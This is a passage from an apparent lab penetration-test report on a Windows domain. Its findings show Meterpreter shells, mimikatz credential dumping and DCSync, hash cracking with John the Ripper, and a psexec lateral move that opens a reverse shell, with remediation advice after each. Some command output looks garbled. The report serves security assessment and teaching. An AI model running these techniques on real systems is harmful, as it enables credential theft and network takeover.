Images	<pre>meterpreter > shell Process 1744 created. Channel 3 created. Microsoft Windows [Version 10.0.19044.1526] (c) Microsoft Corporation. All rights reserved. C:\Program Files (x86)\SLmail\System>schtasks /query schtasks /query Folder: \ TaskName Next Run Time Status ===== flag5 N/A Ready MicrosoftEdgeUpdateTaskMachineCore 4/18/2024 6:34:48 PM Ready MicrosoftEdgeUpdateTaskMachineUA 4/17/2024 8:04:48 PM Ready OneDrive Reporting Task-S-1-5-21-2013923 4/18/2024 11:18:12 AM Ready OneDrive Standalone Update Task-S-1-5-21 4/18/2024 1:34:44 PM Ready</pre> <pre>C:\Program Files (x86)\SLmail\System>schtasks /query /TN flag5 /FO list /v schtasks /query /TN flag5 /FO list /v Folder: \ HostName: WIN10 TaskName: \flag5 Next Run Time: N/A Status: Ready Logon Mode: Interactive/Background Last Run Time: 4/17/2024 7:21:29 PM Last Result: 1 Author: WIN10\sysadmin Task To Run: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -c ls \\fs01\C\$\\ Start In: N/A Comment: 54fa8cd5c1354adc9214969d716673f5 Scheduled Task State: Enabled Idle Time: Only Start If Idle for 1 minutes, If Not Idle Retry For 0 minutes Stop the task if Idle State end Power Management: Stop On Battery Mode Run As User: ADMBob Delete Task If Not Rescheduled: Disabled Stop Task If Runs X Hours and X Mins: 72:00:00 Schedule: Scheduling data is not available in this format. Schedule Type: At logon time Start Time: N/A Start Date: N/A End Date: N/A Days: N/A Months: N/A Repeat: Every: N/A Repeat: Until: Time: N/A Repeat: Until: Duration: N/A Repeat: Stop If Still Running: N/A</pre>
Affected Hosts	172.22.117.20
Remediation	Restrict permissions for creating and modifying tasks to trusted administrators and regularly monitor your system for any new or altered tasks. These steps can help safeguard your system from potential threats.

Vulnerability 6	Findings
Title	User Enumeration - Sensitive Data / Credential Dump
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical

Description	Exploiting the same machine we utilize Kiwi Isa_dump_sam to dump the user credentials to reveal an unprotected NTLM Password hash which we cracked utilizing the John the Ripper tool.
Images	<pre> meterpreter > load kiwi Loading extension kiwimimikatz 2.2.0 20191125 (x86/windows) .### ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz ## v ## Vincent LE TOUX (vincent.letoux@gmail.com) '##' > http://pingcastle.com / http://mysmartlogon.com *** [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > ? Kiwi Commands ===== Command Description ===== creds_all Retrieve all credentials (parsed) creds_kerberos Retrieve Kerberos creds (parsed) creds_livessp Retrieve Live SSP creds creds_msv Retrieve LM/NTLM creds (parsed) creds_ssp Retrieve SSP creds creds_tsPKG Retrieve TsPkg creds (parsed) creds_wDigest Retrieve WDigest creds (parsed) dcsync Retrieve user account information via DCSync (unparsed) dcsync_ntlm Retrieve user account NTLM hash, SID and RID via DCSync golden_ticket_create Create a golden kerberos ticket kerberos_ticket_list List all kerberos tickets (unparsed) kerberos_ticket_purge Purge any in-use kerberos tickets kerberos_ticket_use Use a kerberos ticket kiwi_cmd Execute an arbitrary mimikatz command (unparsed) lsa_dump_sam Dump LSA SAM (unparsed) lsa_dump_secrets Dump LSA secrets (unparsed) password_change Change the password/hash of a user wifi_list List wifi profiles/creds for the current user wifi_list_shared List shared wifi profiles/creds (requires SYSTEM) meterpreter > lsa_dump_sam [+] Running as SYSTEM [*] Dumping SAM Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f Local SID : S-1-5-21-2013923347-1975745772-2428795772 SAMKey : 5f266b4ef9e57871830440a75bebebca RID : 000001f4 (500) User : Administrator RID : 000001f5 (501) User : Guest RID : 000001f7 (503) User : DefaultAccount RID : 000001f8 (504) User : WDAGUtilityAccount Hash NTLM: 6c49ebb29d6750b9a34fee28fad3577 Supplemental Credentials: * Primary:NTLM-Strong-NTOWF * Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f </pre>

	<pre> RID : 000003ea (1002) User : flag6 Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39 lm - 0: 61cc909397b7971a1ceb2b26b427882f ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39 Supplemental Credentials: * Primary:NTLM-Strong-NTOWF * Random Value : 4562c122b043911e0fe200dc3dc942f1 * Primary:Kerberos-Newer-Keys * Default Salt : WIN10.REKALL.LOCALflag6 Default Iterations : 4096 Credentials aes256_hmac (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f aes128_hmac (4096) : 099f6fcacdecab94da4584097081355 des_cbc_md5 (4096) : 4023cd293ea4f7fd * Packages * NTLM-Strong-NTOWF * Primary:Kerberos * Default Salt : WIN10.REKALL.LOCALflag6 Credentials des_cbc_md5 : 4023cd293ea4f7fd meterpreter > </pre> <pre> └──(root㉿kali)-[~] # nano hash └──(root㉿kali)-[~] # john --format=nt hash Using default input encoding: UTF-8 Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3]) Warning: no OpenMP support for this hash type, consider --fork=2 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Computer! (?) 1g 0:00:00:00 DONE 2/3 (2024-04-17 23:18) 2.702g/s 241816p/s 241816c/s 241816C/s News2 .. Faith! Use the "--show --format=NT" options to display all of the cracked passwords reliably Session completed. </pre>
Affected Hosts	172.22.117.20
Remediation	Limit access to sensitive files by modifying file and user permissions; relocate files to a domain that is not publicly accessible.

Vulnerability 7	Findings
Title	File Enumeration - Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	<p>Exposed content was located by searching the file system of the compromised machine.</p> <p>Method: Command used search -f flag*.txt to locate the exposed contents move through the path its located to view within the contents.</p>

Images	<pre>meterpreter > search -f flag*.txt Found 4 results ... ===== Path Size (bytes) Modified (UTC) c:\Program Files (x86)\SLmail\System\flag4.txt 32 2022-03-21 11:59:51 -0400 c:\Users\Public\Documents\flag7.txt 32 effective 2022-02-15 17:02:28 -0500 c:\xampp\htdocs\flag2.txt 34 2022-02-15 16:53:19 -0500 c:\xampp\tmp\flag3.txt 32 testing a 2022-02-15 16:55:04 -0500 ===== meterpreter > </pre>
	<pre>meterpreter > ls Listing: C:\Users\Public\Documents ===== Mode Size Type Last modified Name _____ 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Music 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Pictures 040777/rwxrwxrwx 0 dir 2022-02-15 21:01:26 -0500 My Videos 100666/rw-rw-rw- 278 fil 2019-12-07 04:12:42 -0500 desktop.ini 100666/rw-rw-rw- 32 fil 2022-02-15 17:02:28 -0500 flag7.txt ===== meterpreter > cat flag7.txt 6fd73e3a2c2740328d57ef32557c2fdcmeterpreter > </pre>
	Affected Hosts 172.22.117.20
	Remediation Frequently perform audits on file systems to identify any sensitive data and strictly follow the principle of least privilege for access control.

Vulnerability 8		Findings
Title		User Enumeration II with Lateral Move
Type (Web app / Linux OS / Windows OS)		Windows OS
Risk Rating		Medium
Description		Utilized Kiwi once more to exploit the admin user on Win10 machine we were able to expose a MsCacheV2 hash and successfully cracked the content utilizing John the Ripper tool we then run meterpreter in the background and search for windows smb psexec module and perform a lateral move for WinDC machine utilizing the cracked credentials to acquire the contents within.

```

meterpreter > load kiwi
Loading extension kiwi...
.#####. mimikatz 2.2.0 20191125 (x86/windows)
.## ^ ##. "A La Vie, A L'Amour" - (oe.oeo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > kiwi_cmd lsadump::cache
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573F

Local name : WIN10 ( S-1-5-21-2013923347-1975745772-2428795772 )
Domain name : REKALL ( S-1-5-21-3484858390-3689884876-116297675 )
Domain FQDN : rekall.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7}
[00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f34182747135096323412d97ee82f9d14c046020

* Iteration is set to default (10240)

[NL$1 - 4/21/2024 6:20:45 PM]
RID : 00000450 (1104)
User : REKALL\ADMBob
MsCacheV2 : 3f267c855ec5c69526f501d5d461315b

meterpreter > 

└─(root㉿kali)-[~]
# cat hash2
ADMBob:3f267c855ec5c69526f501d5d461315b

└─(root㉿kali)-[~]
# john --format=mscash2 hash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
ChangeMe! (ADMBob)
1g 0:00:00:00 DONE 2/3 (2024-04-21 21:25) 4.347g/s 4517p/s 4517c/s 4517C/s 123456 ..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

msf6 exploit(windows/pop3/seattlelab_pass) > search psexec
Matching Modules
=====
# Name                                     Disclosure Date   Rank    Check  Description
0 auxiliary/scanner/smb/psexec            2010-07-19    normal  No     ECOM Exec
1 exploit/windows/smb/ms17_010_psexec       2017-03-14    normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2 auxiliary/admin/smb/ms17_010_command      2017-03-14    normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3 auxiliary/scanner/smb/psexec_loggedin_users 2017-03-14    normal  No     Microsoft Windows Authenticated Logged In Users Enumeration
4 exploit/windows/smb/psexec               1999-01-01    manual  No     Microsoft Windows Authenticated User Code Execution
5 auxiliary/scanner/smb/ntdgrab             2010-07-19    normal  No     PsExec WTB/Windows SYSTEM privilege Download Utility
6 exploit/windows/local/current_user_psexec 1999-01-01    excellent  No     PsExeK Via Current User Token
7 encoder/x86/service                      2010-07-19    manual  No     Register Service
8 auxiliary/scanner/smb/impacket/wmlexec     2010-07-19    normal  No     wMIE Exec
9 exploit/windows/local/wmsexec             2010-07-19    normal  No     wMIEAuth Exec
10 exploit/windows/local/wmi                1999-01-01    excellent  No     Windows Management Instrumentation (WMI) Remote Command Execution

Interact with a module by name or index. For example info 10, use 10 or use exploit/windows/local/wmi in a Linux operating system, including None for port and volume
msf6 exploit(windows/pop3/seattlelab_pass) > use 4

```

Images

	<pre>msf6 exploit(windows/smb/psexec) > options Module options (exploit/windows/smb/psexec): Name Current Setting Required Description ____ _____ RHOSTS yes yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit#targets RPORT 445 yes The SMB service port (TCP) SERVICE_DESCRIPTION no no Service description to be used on target for pretty listing SERVICE_DISPLAY_NAME no no The service display name SERVICE_NAME no no The service name SMBDomain . no The Windows domain to use for authentication SMBPass . no The password for the specified username SMBSHARE . no The share to connect to, can be an admin share (ADMIN\$,C\$,...) or a normal read/write folder share SMBUser . no The username to authenticate as Payload options (windows/meterpreter/reverse_tcp): Name Current Setting Required Description ____ _____ EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none) LHOST 172.21.186.170 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name -- -- 0 Automatic [*] Started reverse TCP handler on 172.22.117.10:4444 [*] 172.22.117.10:4445 - Connecting to the server... [*] 172.22.117.10:4445 - Authenticating to 172.22.117.10:445 rekall as user 'ADMBob' ... [*] 172.22.117.10:4445 - Selecting PowerShell target [*] 172.22.117.10:4445 - Executing the payload... [*] 172.22.117.10:4445 - Service start timed out, OK if running a command or non-service executable...make it easier and more accessible [*] Sending stage (175174 bytes) to 172.22.117.10 [*] Meterpreter session 1 opened (172.22.117.10:4444 → 172.22.117.10:49726) at 2024-04-18 00:17:04 -0400</pre>
	<pre>meterpreter > shell Process 3264 created. Channel 1 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved. C:\Windows\system32>net user net user User accounts for \\ ADMBob Administrator Guest hdodge krbtgt tschubert The command completed with one or more errors.</pre>
Affected Hosts	172.22.117.10
Remediation	Implement network segmentation to limit the scope of lateral movement. Use least privilege access controls and multi-factor authentication to minimize unauthorized access. Regularly monitor and audit network activity to detect unusual behavior promptly. These measures can help protect against unauthorized access and lateral movement within the network.

Vulnerability #	Findings
Title	Escalating Access - Insufficient Protection of Sensitive Files
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical

Description	In the same WinDC machine we navigated to the root directory and located a file with sensitive contents we then utilized the cat command to view its contents.
Images	<pre>C:\Windows\system32>cd C:\ cd C:\ C:>dir dir Volume in drive C has no label. Volume Serial Number is 142E-CF94 Directory of C:\ 02/15/2022 03:04 PM 32 flag9.txt 09/15/2018 12:19 AM <DIR> PerfLogs 02/15/2022 11:14 AM <DIR> Program Files 02/15/2022 11:14 AM <DIR> Program Files (x86) 02/15/2022 11:13 AM <DIR> Users 02/15/2022 02:19 PM <DIR> Windows 1 File(s) 32 bytes 5 Dir(s) 18,980,630,528 bytes free</pre> <pre>C:\>more flag9.txt more flag9.txt f7356e02f44c4fe7bf5374ff9bcbf872</pre>
Affected Hosts	172.22.117.10
Remediation	Enforce stringent access control measures and safeguard confidential files. This is a crucial step in mitigating risks associated with unauthorized access escalation and insufficient protection of sensitive files.

Vulnerability 10	Findings
Title	Compromised Admin - Improper protection of NTLM password hash
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	High
Description	In the same WinDC machine, we utilize kiwi once more to DCSync the Administrator user, revealing the NTLM password hash.
Images	<pre>C:\>exit exit meterpreter > getuid Server username: NT AUTHORITY\SYSTEM meterpreter > load kiwi Loading extension kiwi#####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.oe) ## / \ ## /*** Benjamin DELPY gentilkiwi` (benjamin@gentilkiwi.com) ## / \ ## > http://blog.gentilkiwi.com/mimikatz ## v ## '#####' Vincent LE TOUX (vincent.letoux@gmail.com) '#####' > http://pingcastle.com / http://mysmartlogon.com ***/ [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > dcsync_ntlm administrator [!] Running as SYSTEM; function will only work if this computer account has replication privileges (e.g. Domain Controller) [+] Account : administrator [+] NTLM Hash : 4f0cf3d309a1965906fd2ec39dd23d582 [+] LM Hash : 0e9bcc3297033f52b59d01ba2328be55 [+] SID : S-1-5-21-3484858390-3689884876-116297675-500 [+] RID : 500</pre>
Affected Hosts	172.22.117.10

Remediation	Ensure Domain Controller (DC) access is limited to only necessary users and systems. Implement monitoring and alerting for Directory Services changes and suspicious activity. Use strong, unique passwords for each account and service, and consider deploying Protected Users Security Group in Active Directory. Regularly update and patch systems to protect against known vulnerabilities.
--------------------	---